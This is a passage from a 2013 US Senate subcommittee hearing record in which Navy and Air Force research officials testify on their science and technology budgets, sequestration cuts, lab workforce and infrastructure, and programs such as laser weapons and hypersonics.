In this fiscally constrained environment, we will emphasize S&T areas that address truly Army-unique challenges and leverage everything else. We will collaborate across the Services, National Labs, academia, industry and partner Nations, to solve common challenges. As good stewards of the taxpayers' dollars, it is critical that we use finite government resources to maximize development of technologies to meet Army-unique challenges and constraints, and it is important that we complement what the private sector is already developing. Most importantly, our investments today must translate into capabilities we successfully field to the Army of the future.

As the ASA(ALT) said in her February 28, 2013 testimony to the House Armed Services Committee on Sequestration " ... the Army will provide soldiers with the best equipment available as needed; their sacrifice deserves no less. All equipping programs and priorities will be negatively affected by the application of sequestration. Likewise the defense industrial base will be adversely impacted and critical skill sets will be lost." These words apply equally to the Army's S&T program—forcing us to take a hard look at our investments and undoing much of the work that we have set in place to increase our efficiencies.

This is an interesting, yet challenging, time to be in the Army. Despite this, we remain an Army that is looking towards the future while taking care of the soldiers today. I hope that we can continue to count on your support as we move forward, and I would like to again thank the members of the committee again for all you do for our soldiers. I would be happy to take any questions you have.

Senator HAGAN. Thank you.

Ms. Lacey.

STATEMENT OF MS. MARY E. LACEY, DEPUTY ASSISTANT SECRETARY OF THE NAVY FOR RESEARCH, DEVELOPMENT, TEST, AND EVALUATION

Ms. LACEY. Good afternoon, Madam Chairman Hagan, Ranking Member Fischer. It is an honor to appear here today before you to discuss the Navy's research and development (R&D) enterprise.

In the year since I last appeared, we as a department have performed an extensive strategic review of our RDT&E resources, and the Secretary has established a corporate board to provide strategic oversight to our RDT&E investments and priorities and to further embed into our day-to-day business the urgency and flexibility we honed during a decade of a wartime posture.

Sequestration decreases our RDT&E accounts $1.5 billion in fiscal year 2013. This impacts all 282 program elements within the account. In S&T, we expect to place 300 less grants and cancel up to half of our new start functional naval capability projects. In development, we will delay most programs by about 3 months.

The Navy has historically made deliberate and measured investments to ensure stability and the right capacity within the organic technical workforce. Section 219 of the 2009 National Defense Authorization Act (NDAA) has proven invaluable to maintaining the health of our Navy labs, warfare, and systems centers. The Navy has used section 219 authority to refresh the technical capabilities of our workforce while enabling innovation. We are also placing greater emphasis on technical discipline on approaches that change the cost equation with things such as automated testing, open architecture, and corrosion prevention.

Investment in our workforce is critical, but it must be coupled with an appropriate investment in infrastructure. Based on the direction of this subcommittee, the Navy has expanded our ongoing test and evaluation infrastructure capabilities look to include our R&D enterprise. We are about halfway completed in our initial data gathering and we will use that in the future to make some strategic investment in our facilities.

In these exceptionally challenging technological and budgetary times, our goal continues to be to provide our sailors and marines with technically superior capabilities. We can ensure this through disciplined processes focused on affordability executed by a skilled workforce with technical capabilities second to none.

Thank you very much. I look forward to your questions.

[The prepared statement of Ms. Lacey follows:]

PREPARED STATEMENT BY MS. MARY E. LACEY

INTRODUCTION

Madam Chairman and distinguished members of the subcommittee, it is an honor to appear before you today to report on the efforts of the Department of Navy (DON) Science and Technology (S&T) Laboratory Enterprise. Its ultimate goal is to develop and rapidly deliver innovation to our warfighters more efficiently through the effective use of the technological resources of our Nation within the commercial sector, Federally Funded Research and Development Centers (FFRDCs), University Affiliated Research Centers (UARCs), and our Naval Laboratories and Warfare Centers.

The military dominance of the United States and U.S. Naval Forces in particular, is closely coupled to technical superiority of our military equipment and systems. With the future budget challenges we must continue to encourage the creativity of our scientists and engineers to meet the challenges of our adversaries while focusing on the affordability of our current and future weapon systems and platforms. I would like to thank the committee for your continued support of our Nation's science and engineering base who continue to provide new and improved affordable warfighting capabilities to sustain the technology leadership our sailors and marines enjoy.

In the year since I last appeared before you the DoN has performed an extensive strategic review of our research, development, test, and evaluation (RDT&E) resources to move the possibilities offered by science and technology into practical applications executed through engineering to benefit our Navy and Marine Corps. This

includes ongoing reviews of the RDT&E accounts; focused efforts by DoN leadership to accelerate game-changer technologies into fieldable systems, collaboration with the Assistant Secretary of Defense for Research and Engineering on efforts to improve communications and collaboration between the Industrial base and our technical community through the Defense Innovation Marketplace, and ongoing efforts of the Naval Laboratory Center Coordinating Group (NLCCG) to invest in the technical capabilities of in-house technical workforce and their critical infrastructure. The technological threats to the Navy and Marine Corps are constantly changing. The anti-access/anti-denial (A2/AD) capabilities of our potential adversaries are one example of the constantly changing threat environment that impacts the ability of our forces to maintain technological superiority. The Navy has come a long way over the last few years in achieving balance in our technical workforce and infrastructure to ensure technical capabilities critical to the Navy are maintained in our Naval Laboratories and Warfare Centers. There still remain many significant challenges, including an examination of how best to utilize FFRDCs and UARCS to address the challenges ahead but we continue to make strides in understanding the full strategic potential of our national resources to affordably deliver game changing technologies to the DoN.

Strategic reviews

To ensure the future technological superiority of our Fleet and Force it is critical that prudent DoN RDT&E investments provide combat effectiveness, affordability and improved reliability and maintainability in our current and future weapon systems. With increasing fiscal pressure, it is imperative that the DoN ensure its RDT&E investments: target the correct warfighter missions, are aligned across all RDT&E accounts, and expeditiously transition required technologies to Fleet and Force operators.

The RDT&E Corporate Board provides governance of the Department of the Navy's (DoN) RDT&E investments and activities of RDT&E (Budget Activity 1–7) portfolios, programs, and priorities. It will ensure the Department's RDT&E budget and execution decisions support near- and long-term acquisition programs. Additionally, the Corporate Board provides advice and assistance in developing policies for rapid technology transition by reviewing transition processes that move S&T projects into acquisition RDT&E programs of record, including Rapid Fielding Efforts (e.g., CNO Speed-to-Fleet).

We have recently initiated our second rounds of review of DoN RDT&E investments. Our focus is to ensure we are effectively balancing tactical and strategic requirements against our current and future technical capabilities. We want to shift our decisions from reactive and stovepiped to a broader holistic approach where decisions are made at the appropriate level to ensure the wisest use of our resources and intellectual capital. Through the rigor of review, the DoN is looking for game changers. These are innovations that effectively integrate technology with policy and business to deliver real solutions for our sailors and marines. The basic concepts of Integration and Interoperability cause us to look across the kill-chain to see how systems really work together.

From these reviews, we will have some tactical course corrections that will properly align RDT&E projects in a more accurate budget activity. With the RDT&E investments properly characterized, the RDT&E Corporate Board can start to address the strategic direction of the appropriation to foster sharing of technological developments across warfare areas; orderly transition of innovation (e.g., disruptive technologies); and future business/policy/technology game changers like Open Architecture and Automatic Test and Re-Test. Two current areas of emphasis in the RDT&E portfolio are directed energy weapons and non-acoustic anti-submarine warfare.

Directed energy weapons offer the Navy game-changing capability in terms of speed-of-light engagement, deep magazines, multi-mission functionality and affordable solutions. High-energy laser weapons are extremely affordable due to their very low engagement costs (low cost per shot), which is critical in the current fiscal environment. High energy laser weapons are capable of deterring asymmetric threats, including swarming small boats, UAVs, and other low-cost, widely available weapons. The Navy continues to invest in rapid fielding initiatives and technical demonstrations to introduce these new technologies to the Fleet and develop future capabilities. The Navy maintains a broad portfolio of directed energy weapons programs comprising shipboard, airborne, and ground-based systems. Recent Navy investments in laser technology includes the first high-energy laser aboard a moving Navy surface combatant, the Maritime Laser Demonstration; the Mk38 Tactical Laser System also demonstrated against small boats as well as other targets; while the LaWS (Laser Weapon System) demonstration successfully countered remotely piloted drones from USS *Dewey* in 2012. As part of a CNO-directed demonstration

program, the Navy intends to install a prototype LaWS aboard USS *Ponce* (AFSB 1), which is currently forward deployed to the 5th Fleet AOR. This demonstration, which will begin in fiscal year 2014, is the latest in a series of technical maturation efforts designed to provide an operational laser to the fleet.

A key to future Navy warfighting capabilities is the rapid development, prioritization, and deployment of Non-Acoustic Anti-Submarine Warfare capabilities. This can be accomplished through efficient technology transitions, acquisition, and management across the Navy Enterprise and coordination with the U.S. Intelligence Community. Aside from the development and fielding of Non-Acoustic Anti-Submarine Warfare capabilities and/or systems, the DoN must also plan for the employment of these same types of capabilities by our adversaries. The DoN must be cognizant of this emerging threat and must understand the operational vulnerabilities and thus guide the development of mitigation strategies and capabilities.

Workforce and Infrastructure

As the Deputy Assistant Secretary of the Navy for Research, Development, Test, and Evaluation, I have oversight responsibility to the Assistant Secretary of the Navy for Research, Development, and Acquisition for all RDT&E accounts, systems engineering and overall stewardship responsibilities for the Naval Laboratories and Warfare Centers. The DoN has 15 activities that compose the In-house research and development capacity. It is comprised of the Naval Research Laboratory (NRL) and 14 Warfare and Systems Centers aligned to 3 Systems Commands: Naval Sea Systems Command (NAVSEA), Naval Air Systems Command (NAVAIR), and Space and Naval Warfare Systems Command (SPAWAR). The Navy's principal Laboratory, the Naval Research Laboratory (NRL) was created by Congress in 1923. Over half of the work NRL performs is fundamental science and technology, nearly all in partnership or in collaboration with academia and researchers in other government laboratories and activities. The Warfare and Systems Centers, while being involved in basic science, play most strongly in technology and engineering, often in partnership with industry, and government program offices. They too have long histories, some dating back to the 1800s, and were created to respond to a specific threat or technological challenge. The NLCCG is our principal coordinating body for our in-house activities. The group has been very active over the last year in meeting the challenges I set before them to define core technical capabilities and to determine how to optimally integrate all these capabilities to meet the affordability challenges of today's platform and systems acquisition while planning integrating and delivering transformational technologies for the Navy-After-Next. Their focus was to:

- Align processes for the work we accept from customers;
- Establish common processes for measuring the technical health of our workforce;
- Establish Department of Navy wide definitions for core capabilities and competencies; and
- Ensure consistency and transparency in program costing practices to ensure we make every dollar count within the Navy Working Capital Fund model.

The Naval Laboratories and Warfare Centers constitute a diverse, highly skilled workforce of over 43,000 employees with over 24,000 scientists and engineers. Among the scientists and engineers over 8,000 hold advanced degrees in science, engineering, or mathematics. The Navy continues its efforts to revitalize and maintain the technical capabilities of the acquisition workforce by hiring over 2,000 technical personnel at the Warfare centers in the technical career fields of Systems Planning, Research, Development and Engineering, Test and Evaluation (T&E), Information Technology (IT) and Production, Quality, and Manufacturing.

The DON DT&E Self-Assessment Report for 2012 showed that our T&E workforce continues to be adequately structured to support the needs and demands of our acquisition programs. Continuous process improvement efforts resulted in significant gains this past year for our T&E workforce with slight growth in numbers, continuation of organizational alignment efforts, enhanced T&E training opportunities and enhanced T&E awards. At the leadership level, DON continues to use the Gate review process to monitor the activities and progress of acquisition programs, to include T&E. Naval Systems Commands and affiliated Program Executive Offices/Program Management Offices continue to structure their organizations to meet workload demands and provide for the overall T&E competency expertise. DON continues to work close with the Office of the Secretary of Defense (OSD) to address acquisition reform initiatives, workforce improvement efforts, and T&E efficiency and effectiveness mandates.

The Department of Navy was honored to receive the 2012 Top 100 Global Innovator Award from Thomson Reuters which identified the Navy as one of the world's

most innovative organizations. The Navy was the top ranked government organization granted this award that is based on the objective criteria of overall patent volume, patent grant success rate, global reach of the portfolio and patent influence as evidenced by citations. In addition the Navy continues to be recognized by the Institute of Electrical and Electronics Engineers and the industry based Intellectual Property Intelligence Quotient patent board as a top 10 performer in innovation worldwide.

Section 219

The DoN has historically made deliberate and measured investments to ensure stability within the organic workforce. During this period of refreshing our workforce, section 219 of the NDAA for Fiscal Year 2009 has proven invaluable to maintaining the health of the Navy Labs, Warfare and Systems Centers. The Naval Innovative Science and Engineering (NISE) program grew to nearly $100 million in fiscal year 2012. The NISE investments have been critical in refreshing aging infrastructure through investments in updating and creating new technical facilities. The NISE program has allowed the Navy Labs, Warfare and Systems Centers to revitalize and refresh the technical capabilities of the workforce through training and the support of advanced degrees and certifications. NISE programs have provided breakthrough research and been responsible for the maturation and transition of technology to the warfighter and programs of record. The NISE has encouraged cross-organizational multi-disciplinary projects that include partnerships with academia and industry. Finally, the NISE program has allowed the Navy to recruit and retain top technical talent in support of the Fleet. We want to thank you for extending the sunset clause until 2016. We would encourage you to make this a permanent authorization.

Science, Technology, Engineering and Mathematics

Our ability to support the warfighter depends on our ability to sustain a Science, Technology, Engineering, and Mathematics (STEM) workforce—with Discovery and Innovation investments supporting STEM outreach from kindergarten through post-doctoral education. One of our greatest challenges involves our concern that the number of U.S. citizen STEM graduates will not keep up with future U.S. demand or with international competition for the same talent.

Our investments seek to increase diversity and numbers of students pursuing STEM degrees. Areas of emphasis include: (1) freshman and sophomore STEM retention in college; (2) hands-on STEM programs in urban and rural middle schools; (3) teacher training in naval-relevant fields of study; and (4) mission-critical graduate student and post-doctoral support. Programs incorporate naval content, metrics to measure impact, and coordinate with other Federal STEM programs. Further, programs are selected based on potential for growth and geographic expansion, as well as ability to serve underrepresented student populations. We are in the process of developing a comprehensive metrics and evaluation plan for all STEM programs, which measures not only numbers of students and teachers, but assesses our ability to fulfill naval requirements.

Our investment in our workforce is critical but so too is our investment in our infrastructure. The Naval Infrastructure Capabilities Assessment (NICAP) initiative started in fiscal year 2010 at NAVAIR. Based on the direction of this subcommittee, DoN expanded it in fiscal year 2012 to include all RDT&E capabilities at the Warfare Centers. The expanded NICAP initiative will collect a limited amount of readily available data and is expected to be complete by the end of this fiscal year. In March of this year, we began the initial collection of information at NAVAIR, NAVSEA, and SPAWAR. Because each of the SYSCOMs use a different taxonomy to classify and manage their RDT&E capabilities, we believe that there will be some challenges in correlating the data and do not expect to be able to conduct a full comparative analysis across all of our mission areas. As such, there is a strong possibility that we will have to revisit the data in fiscal year 2014 to address areas where there are disconnects in the data provided and to implement additional tools to make the data more consistent.

The NICAP review initiative captures the "AS–IS" capability baseline to enable the integrated assessment of the RDT&E capabilities across the Department of Navy. Initial areas of focus include capability distribution, capability integration, capability alignment, capability availability and capability sustainment requirements. The NICAP provides dynamically-generated assessment views, statistical and tabular reports supporting each of the five major objective areas. These views and reports enable the comparative assessment of the current Naval RDT&E capability baseline and relevant supporting analyses for emerging infrastructure reviews.

When completed, NICAP will have captured and base lined technical information on hundreds of buildings with more than 500 different capabilities spread across 68 different geographical locations of our 14 Laboratories and Warfare Centers. The depth and the breadth of their capabilities is exceptional; in spite of some of the less than ideal conditions our scientists and engineers must perform their work.

The authority for unspecified minor construction up to $4 million, under 10 U.S.C. § 2805, continues to hold significant potential for the revitalization of Naval Laboratories and Warfare Centers. We have initiated the review and approval process for our first use of this authority at NRL. As our program begins to gain strength, we anticipate it becoming a valuable resource.

Balancing the infrastructure needs of our laboratories with the needs of the fleet and our warfighters will always be a challenge. With the current constrained budget environment, the minor construction authority granted under section 2805 becomes even more important to the revitalization of our technical infrastructure.

Improving processes to improve effectiveness

Similar to the challenge we face to maintain excellence in our technical workforce and infrastructure is the requirement to continue to push for technological innovation within the framework of affordability. The Navy's is aggressively pursuing Integration and Interoperability (I&I) with the goal of maintaining technical and operational cohesiveness across mission areas in a fiscally-constrained environment while increasing the overall capability for the warfighter.

Front end assessments based on operational evaluations that include the integration and interoperability of multiple systems ensure accuracy in determining capability gaps that will lead to better acquisition decisions to provide readiness of the Fleet. The overall objective is to produce a data informed Warfighting Capability Plan as part of the PPBS to eliminate financial waste, increase competition, and procure more relevant products. As part of this plan, the I&I initiative is not limited to just material solutions, but is evaluating probable solutions across the Doctrine, Organization, Training, Materiel, Leadership, Personnel, Facilities and Policy spectrum. This approach takes a holistic viewpoint across domains and functionalities to ensure coordination and collaboration. This is in part being accomplished by modifying the Systems Engineering Test Review and Gate Review Requirements to identify problems early in the development process and thus drive for better success in the production of integrated and interoperable systems while gaining more pre-Milestone B trade space. The I&I initiative is bringing to light the organizational requirements that must be satisfied to successfully implement this approach.

The Department of Navy (DoN) acquisition leadership continues to promote the adoption of Open Systems Architecture (OSA) to support innovation, reduce the time needed to integrate improved technologies (cycle time), and lower systems' lifetime (total ownership) costs. On November 26, 2012, the Assistant Secretary of the Navy (Research, Development, and Acquisition), Mr. Sean Stackley signed out an updated Naval OSA Strategy. This strategy outlines an aggressive 4-year plan for business and technical changes. The result of executing the strategy will be affordable, open platforms (ships, airplanes, submarines, etc.) which will readily accommodate OSA-crafted modular systems (weapons, sensors, control systems, etc.). The strategy update addresses tightly coupled legacy systems and includes time and tools to evolve those to an OSA. The Naval OSA Strategy complements Better Buying Power 2.0 (BBP 2.0), recently issued by the Under Secretary of Defense (Acquisition, Technology, and Logistics), Mr. Frank Kendall. BBP 2.0 and Naval OSA continues the pursuit for greater efficiency and productivity in defense spending and are focused on total ownership costs across the lifecycle by emphasizing reuse, measurements, modularity, and reducing redundancy. Competition, using the Government's intellectual property and data rights, and breaking vendor-lock are key attributes of both Naval OSA and BBP 2.0.

With the ramp down of Urgent Operational Needs Statements (UONS) the Navy is incorporating the best of breed resources and techniques from exemplar programs such as OSD's Quick Reaction Fund (QRF) and Rapid Innovation Fund (RIF) as well as the Navy's CNO's Speed to Fleet, Tech Solutions, Technology Insertion for Program Savings (TIPS), SwampWorks, Future Naval Capability (FNC), and Rapid Technology Transition (RTT) into our core programs. Institutionalizing these techniques will result in more affordable, rapid fielding of innovative capability to the Fleet.

The defense industrial base is a critical component of the Navy's S&T strategy. As part of the Department's Better Buying Power's initiative to incentivize productivity and innovation in industry and government, the Navy is leveraging the OSD developed Defense Innovation Marketplace website (www.DefenseInnovationMarketplace.mil). The website allows for a one-stop-re-

source to keep industry and academia apprised of critical department and Navy S&T and acquisition information. These materials allow industry to better align their independent research and development (IR&D) efforts, providing Navy personnel stronger connection to projects with potential leverage for current programs and future planning. The Marketplace search functionality (now in Beta test phase) will enhance the continued communication between government and industry, as Navy acquisition community will be able to stay informed about industry's IR&D efforts. The Navy's continues to make good use of the DOD's Manufacturing Technology Program (ManTech) for industrial preparedness. As an example the Navy's ManTech portfolio contains 70 projects aimed at cost reduction efforts of the *Virginia*-class submarine with a potential for savings in of $25 million/hull.

The DoN continues to pursue partnerships with academia and industry as a critical part of our strategy to provide a cutting technological edge to the fleet. Work for Private Parties (WFPP) authorities in conjunction with Other Transaction Authority (OTA) and other technology transfer authorities provide a variety of tools that the Navy has successfully applied for affordable and effective technology development and fielding. The DoN continues to utilize its Cooperative Research and Development Agreements (CRADAs) authority. A CRADA allows partners (government and non-Federal) to save money and valuable time in achieving mutually desirable results. A non-Federal partner can provide facilities, equipment, personnel, and funding to the CRADA. DoN uses its CRADA authority to strengthen the U.S. industrial base and the transfer and acceptance of commercial off-the-shelf technology for government. DoN has entered into 3,262 CRADAs since 1989. These CRADAs directly support ongoing research projects at the DoN laboratories. There were 192 CRADAs signed in fiscal year 2012 as well as modifications to a number of existing CRADAs.

SUMMARY

With all the technological and budgetary challenges we face our goal remains the same: to ensure our sailors and marines are armed with technically superior capabilities. We can ensure this continues through disciplined processes focused on affordability, executed by a skilled workforce with technical capabilities second to none who perform state-of-the-art science and engineering in facilities that enable creativity and innovation. We have made great strides over this last year and we look forward to the continuing challenges. Thank you for your continued support and the opportunity to appear before you today.

Senator HAGAN. Thank you.

Dr. Walker.

STATEMENT OF DR. DAVID E. WALKER, DEPUTY ASSISTANT SECRETARY OF THE AIR FORCE FOR SCIENCE, TECHNOLOGY, AND ENGINEERING

Dr. WALKER. Chairman Hagan and Ranking Member Fischer, I am pleased to have the opportunity to provide testimony on the 2014 Air Force S&T program.

As our Chief of Staff, General Welsh, recently stated in his vision for airmen, our Service is fueled by innovation. The Air Force's single, fully-integrated S&T program and our outstanding scientists and engineers are truly at the forefront of this innovative spirit.

The Air Force's fiscal year 2014 budget request for S&T is approximately $2.3 billion. These investments support a robust and balanced foundation of basic and applied research and advanced technology development that will provide demonstrated transition options and support future warfighting capabilities. This year's budget reflects a strong support of S&T from our leadership in this challenging fiscal environment and is balanced across the warfighters' needs for rapid reaction solutions, mid-term technology development, and revolutionary far-term capabilities.

Despite the strong support, the Air Force S&T program is not immune to the impacts of sequestration. So far, the Air Force research laboratory has notified over 40 universities and 20 contrac-

tors regarding grants and contracts that will be terminated, delayed, or rescoped.

We are also concerned about the negative impact of sequestration on our ability to attract and retain exceptional scientists and engineers.

The total impact of the Air Force research, technology, and development activities remains unclear, but it is safe to say that many of the new and promising technologies will be delayed in their transition to the warfighter.

While there are still uncertainties with sequestration, the budget does reflect a promise of the future warfighting capabilities, enabled by technologies developed in our laboratory.

Chairman Hagan, Ranking Member Fischer, I am pleased to present the Air Force program and look forward to your questions.

[The prepared statement of Dr. Walker follows:]

PREPARED STATEMENT BY DR. DAVID E. WALKER

INTRODUCTION

Chairman Hagan, members of the subcommittee, and staff, I am pleased to have the opportunity to provide testimony on the fiscal year 2014 Air Force Science and Technology (S&T) Program. This is my first chance to address you as the Deputy assistant Secretary of the Air Force for Science, Technology and Engineering, a position I assumed in August 2012.

As the nature and sources of conflict throughout the globe have become more diverse and less predictable, our Nation continues to face a complex set of current and future security challenges many of which are outlined in Sustaining U.S. Global Leadership: Priorities for 21st Century Defense, the defense strategic guidance issued by the President in January 2012. This guidance directed a renewed focus on the Asia-Pacific region, as well as continued emphasis on the current conflicts in the Middle East. The Air Force's enduring contributions to national security as part of the joint team are more important now than ever before and we must remain agile, flexible, ready and technologically-advanced. Over the last year, the Air Force has aligned our S&T efforts to best support the Defense Strategic Guidance within current fiscal constraints. Our S&T Program supports the Air Force capabilities fundamental to the major priorities of the guidance, such as deterring and defeating aggression, projecting power in anti-access and area denial environments, operating in the space and cyberspace domains, and maintaining a safe, secure, and effective strategic deterrent. The Air Force S&T Program plays a vital role in our Nation's security by creating compelling air, space and cyberspace capabilities for precise and reliable global vigilance, reach and power.

The Chief of Staff of the Air Force, General Mark Welsh III, recently stated in his vision for Airmen that our Service is "fueled by innovation." Our single, fully integrated S&T Program is truly at the forefront of this innovative spirit and stems from several enduring tenets. First, we must prepare for an uncertain future and investigate game-changing technologies to affordably transition the art-of-the-possible into military capabilities. To support the Air Force Core Functions, we must create technology options across a wide spectrum ranging from institutionalizing irregular warfare capabilities to providing new capabilities to operate effectively in cyberspace and across all domains. We must demonstrate advanced technologies that address affordability by promoting efficiencies, enhancing the effectiveness, readiness, and availability of today's systems, and addressing life cycle costs of future systems. In keeping with our Service heritage, we must continue to foster an appreciation for the value of technology as a force-multiplier throughout the Air Force. We must maintain the requisite expertise to support the acquisition and operational communities and modernize and improve the sustainability of unique research facilities and infrastructure. Finally, we will leverage and remain vigilant over global S&T developments and emerging capabilities to avoid technological surprise and exploit art-of-the-possible technologies for our military advantage.

AIR FORCE S&T FISCAL YEAR 2014 PROGRAM

The Air Force fiscal year 2014 S&T Program investments support a robust and balanced foundation of basic research, applied research, and advanced technology

development that will provide demonstrated transition options to support future warfighting capabilities.

As a brief overview, adjustments were made within the S&T portfolio to focus investments in the most promising technologies to develop future warfighting capability. We are continuing emphasis in our propulsion portfolio by investing in the development of adaptive turbine engine technologies which will provide optimized fuel efficiency and increased performance capabilities over a wide range of flight regimes. We have emphasized research in hypersonics technologies and in electronic warfare areas to provide the capability to counter adversary anti-access and area denial approaches and effectively engage time sensitive targets. Based on the current and forecasted cyberspace capabilities, threats, vulnerabilities and consequences outlined in our recently published Cyber Vision 2025 document, we aligned and emphasized our cyber S&T investment in four areas: mission assurance, agility and resilience, optimized human-machine systems, and foundations of trust. We have also emphasized the development of technologies to address limiting capability factors of human performance in military missions including autonomy, data to decisions and human systems research. I will highlight some of these adjustments later in my testimony.

AIR FORCE S&T PROGRAM PRIORITIES

The Air Force fiscal year 2014 S&T Program supports the following overarching priorities that are detailed in our Air Force S&T Strategy document.

Priority 1: Support the Current Fight While Advancing Breakthrough S&T for Tomorrow's Dominant Warfighting Capabilities

While developing technologies to equip our forces of tomorrow is the primary objective of any S&T portfolio, our dedicated scientists and engineers have been equally motivated over the last decade to ensuring needed technologies get into the hands of our warfighters today. This valuable near-term S&T investment has saved lives in the current fights and continues to pay dividends as we transition to other focus areas in the long term. I would like to share with you a few examples of how we have supported our warfighters over the last year and how those technologies are being poised to sustain and increase military capabilities of the future.

As an example of one method, the Air Force has executed a rapid reaction process through the Air Force Research Laboratory since 2005 which has provided rapid S&T solutions to the urgent needs of Air Force Major Commands (MAJCOMs), Combatant Commands (COCOMs) and other Defense agencies. Through focused interaction with warfighters and often partnership with other Agencies, the process leverages the breadth and depth of knowledge within the laboratory and its external "innovation network" of academia and industry to deliver accelerated technology solutions in approximately 1 year or less.

This rapid reaction process has been used to develop warfighting capabilities to meet U.S. Central Command (CENTCOM) Joint Urgent Operational Needs including efforts such as Blue Devil Block 1. Blue Devil Block 1 is a persistent intelligence, surveillance, and reconnaissance (ISR) capability demonstrating the first-ever integration of wide area field-of-view and narrow field-of-view high definition day and night sensors cued by advanced signals intelligence sensors. Imagery and data are transmitted in near-real-time to an individual soldier on the ground or a Blue Devil ground station where multiple sensor data is rapidly fused for real time cueing and decisions. This new technology and lessons learned from testing in theater will improve capabilities in future systems, especially those poised for engagements where reaction timelines and aircraft access will be more challenging. In addition, the Air Force is rapidly working a variety of S&T solutions to address MAJCOM operational needs for rapid landing site survey and preparation, improved collaboration using existing infrastructure and information, and increased global command, control and communication (C3) connectivity. The Air Force has a strong record of nurturing these types of game-changing concepts using modest S&T funds along with partnerships with customers to transition technologies quickly to warfighters while leveraging the investment to inform and enhance the development of future technologies.

Even outside of the defined rapid reaction process, the Air Force S&T Program has been instrumental in quickly bringing new or enhanced operational capabilities to warfighters worldwide. For example, we are improving awareness of the global space operations through Air Force S&T support to the Joint Space Operations Center (JSPOC) at Vandenberg AFB, CA. In 2011, the Air Force Research Laboratory deployed a modern data fusion and display prototype which provides a Windows-type user interface for the 20,000 object space catalogue, modernizing from the text-based system used for the last 50 years. The prototype system provides near real-

time monitoring of all orbiting U.S., commercial and foreign spacecraft assets within a common operating picture reducing operator workload while alerting them to events in a more timely fashion. It was used in October 2012 to monitor the breakup of a Russian Breeze-M rocket body and ensure that orbiting operational space assets were safe from the newly created space debris. As this technology is transitioning to the operational Air Force through the JSPOC Mission System (JMS) program at the Space and Missile Systems Center (SMC), the Air Force Research Laboratory now provides continued upgrades for space operations on tight, 6-month spirals and accelerates transition of critical S&T products to Air Force capability.

The models of development for these technologies, as well as lessons learned, are now informing our research efforts to effectively manage and utilize the volumes of data created by the vast array of fielded sensors. While we have developed tools to fuse data from multiple sensors and sources to assist intelligence analysts in exploiting the data, most of these tools have not yet been integrated into our standard tactical intelligence processing system, the Defense Common Ground Station (DCGS). To facilitate this transition, we are building a Planning and Direction, Collection, Processing and Exploitation, Analysis and Production, and Dissemination (PCPAD)-Experimental Cell, or PCPAD–X. This will be an operationally-representative environment and innovative approach for research, development, experimentation, demonstration, and objective evaluation to facilitate transition of technologies for mission driven PCPAD. It will provide a realistic "analyst-in-the-loop" environment which does not exist today, complete with validated subjective and objective performance metrics, for testing potential analysis capability improvements. This environment will allow us to run existing and new analytical tools through the PCPAD–X to more quickly and affordably identify "best of breed" tools for transition.

The Air Force S&T Program is also supporting the current F–22 Raptor fleet while planning to enhance warfighter effectiveness in next generation platforms. The Air Force Research Laboratory supported the Safety Investigation Board, Scientific Advisory Board, the Root Cause Corrective Action analysis, and is a major participant in the Air Combat Command-led F–22 Life Support Systems Task Force. To address life support issues, laboratory personnel provided expertise on oxygen systems, toxicology, aerospace medicine/physiology, epidemiology, and bio-environmental engineering. Scientists and engineers from the laboratory identified on-board oxygen generating system (OBOGS) limitations and recommended parameters for OBOGS challenge testing, resulting in a new Department of Defense (DOD) Air Quality Standard. They also developed and flew a helmet-mounted pulse oximeter for use on the F–22 in 90 days and then transitioned the design for fleet-wide operational fielding. To address multiple Air Force demand signals and future concerns due to the increasingly complex and capable fighter aircraft in development, the Air Force has begun reconstituting aerospace physiology/toxicology core competencies at the Air Force Research Laboratory. Using research and technology developed in response to the F–22 issues, this program will provide evidence-based understanding of pilot physiologic response to new air platforms, characterize physiologic performance for new flight envelopes, understand physiologic impacts due to toxic exposure, and understand unexplained cognitive dysfunction that can occur in some pilots.

Priority 2: Execute a Balanced, Integrated S&T Program that is Responsive to Air Force Service Core Functions

Our Nation depends on the Air Force to counter a broad range of threats that could limit our ability to project global reach, global power, and global vigilance. Even as we emphasize focus on the Asia-Pacific region, we are aware that we cannot predict with certainty the time, place, or nature of the next contingency where airpower will be needed. The Air Force's technological advantage is threatened by the worldwide proliferation of nuclear weapons and advanced technologies, including integrated air defenses, long-range ballistic missiles, and advanced air combat capabilities. In addition, advances in adversarial capabilities in space control and cyber warfare may limit Air Force operations in air, space, and cyberspace. Some of these technologies are attained with relatively minimal cost; greatly reducing the barriers to entry that have historically limited the reach and power of non-state actors, organized militias, and radical extremists. Today's strategic environment indicates the military need for flexibility and versatility which requires a shift to inherently agile, deployable, and networked technologies and systems—including legacy systems—designed to accomplish a multitude of missions.

Through prioritization and planning, the Air Force fiscal year 2014 S&T Program provides the technical edge to affordably meet these threats during this time of fiscal constraint. Since high-payoff technologies are needed to sustain our air, space, and cyberspace superiority in an increasingly competitive environment, we are

smartly investing in a broad portfolio of technologies aligned with the Defense Strategic Guidance that are balanced across the warfighter's need for near-term, rapid-reaction solutions; mid-term technology development; and revolutionary, far-term capabilities.

At the Service level, the Air Force has matured its S&T planning processes a great deal over the last year by improving the alignment between S&T efforts and capability gaps outlined in Air Force Core Function Master Plans (CFMPs). Our robust research program pushes the technological state of the art across a range of areas for potential military application as well as being responsive to technology needs expressed by the operational community. The established S&T planning governance process ensures S&T investments are well understood, structured for success, and poised for transition when completed. This process is the backbone of Air Force S&T contributions to the larger DOD priorities and strategies and has provided us opportunities to lead the Department's research and strategic planning efforts in some areas including cyber, autonomy, electronic warfare and manufacturing technology. These planning efforts also support the Department's Better Buying Power 2.0 initiatives to achieve greater efficiencies in acquisition, including developing stronger partnerships with the requirements community, using the technology development phase for true risk reduction and incentivizing productivity and innovation in industry.

To illustrate how the Air Force S&T Program is supporting our national security by providing the necessary speed, range, flexibility, precision, persistence, and lethality across all domains (air, space, and cyber), I would like to highlight some of our efforts in the areas we are leading for the Department as well as across our portfolio of contributions:

Speed can contribute to survivability of Air Force systems and allow us to engage time sensitive targets even in the anti-access/area-denial environments we increasingly expect to encounter in the future. Starting in early fiscal year 2011, the Air Force S&T community—in collaboration with industry—developed roadmaps for high speed technology options for Air Force missions in anti-access/area-denial environments. The Air Force focused its S&T investments in two key areas: technology for survivable, time-critical strike in the near term and a far-term penetrating regional Intelligence, Surveillance, and Reconnaissance (ISR) aircraft.

